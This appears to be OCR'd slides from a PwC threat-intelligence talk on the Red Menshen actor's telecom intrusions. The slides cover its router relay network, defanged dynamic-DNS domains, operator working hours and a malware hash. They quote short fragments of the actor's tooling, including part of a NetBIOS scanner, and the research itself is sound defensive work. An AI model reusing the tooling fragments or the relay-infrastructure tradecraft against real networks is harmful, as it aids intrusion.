
```
godpid = getpid();
v6 = open(&pid_path, 0101, 0644u);
close(v6);
signal(17, (__sighandler_t)1);
```



```
import socket,sys,threading,opt
socket.setdefaulttimeout(3)
God = threading.Lock()
def _netBios(url):
    port = 137
```

Infrastructure: Part 2 – Upstream

- DigitalOcean VPSs used to access multiple victims
- When the VPSs we identified were active, they also received SSH traffic from residential networks in Taiwan
  - AS3462, which accounted for 95% of the **750+ host relay network**.
- Very strong overlap between patterns of victim -> C2 traffic, and router -> C2 traffic




- In short:
  - Residential network used to control C2 via SSH
  - C2 used to control victim

Infrastructure - A Route to Compromise

- Most of the devices we found used as ORBs were SAPIDO routers
- Vulnerable to a very simple RCE
- Expose a VPN server
  - PPTP
  - L2TP
- Dynamic DNS domains – to address DHCP churn
  - Initially “keyboard smashing”
    - `asdgfh234[.]dynamic-dns[.]net`
    - `djfhgkdfg[.]organiccrap[.]com`
    - `mpsksdvgsf[.]yourtrap[.]com`
  - More recently:
    - `accounts01[.]ddns[.]ms`
    - `whoami[.]dsmtp[.]com`
    - `ntp[.]itemdb[.]com`
    - `vv3[.]instanthq[.]com`

Pattern of Life Analysis

- Heatmap SSH traffic from TW → VPS
- What patterns can we see?
  - Active mostly on Monday-Friday
  - Activity starts around 0100 UTC
  - Drop in activity around 0400 UTC
  - Activity continues until around 1000 UTC
- … or, in UTC+8:
  - Activity starts around 0900
  - Drops off around 1200
  - Ends around 1800
- Likely observes PRC public holidays
  - Offline on Oct 1 – National Day
  - Offline on Feb 1 – Lunar New Year



Public Disclosure

- We have tracked and reported on Red Menshen for ~18 months
- Notified victims where we could positively identify and reach them
- On 5th May, a researcher publicly tweeted a hash which we attributed to Red Menshen
  - `93f4262fce8c6b4f8e239c35a0679fbbbb722141b95a5f2af53a2bcafe4edd1c`
- This prompted a cascade of coverage on the threat actor
- We observed Red Menshen’s response with interest
- For their part, Red Menshen:
  - Connected to their existing VPS around 9:20AM;
  - Accessed a telecommunications victim; and,
  - Logged off around 6:30PM.
  - In other words: Business as usual.

4

Conclusions

Conclusions

- China-based threat actors will continue to target telecoms
  - Especially in regions of strategic interest
- TTPs vary widely even amongst actors of the same origin
- Telcos have substantial amounts of legacy and opaque tech
  - Challenge for security industry; visibility is often lacking
- But…
  - Knowledge of the threats is growing
  - Industry is getting better at discovering and tracking
  - Threat actors make mistakes

Thank you

pwc.com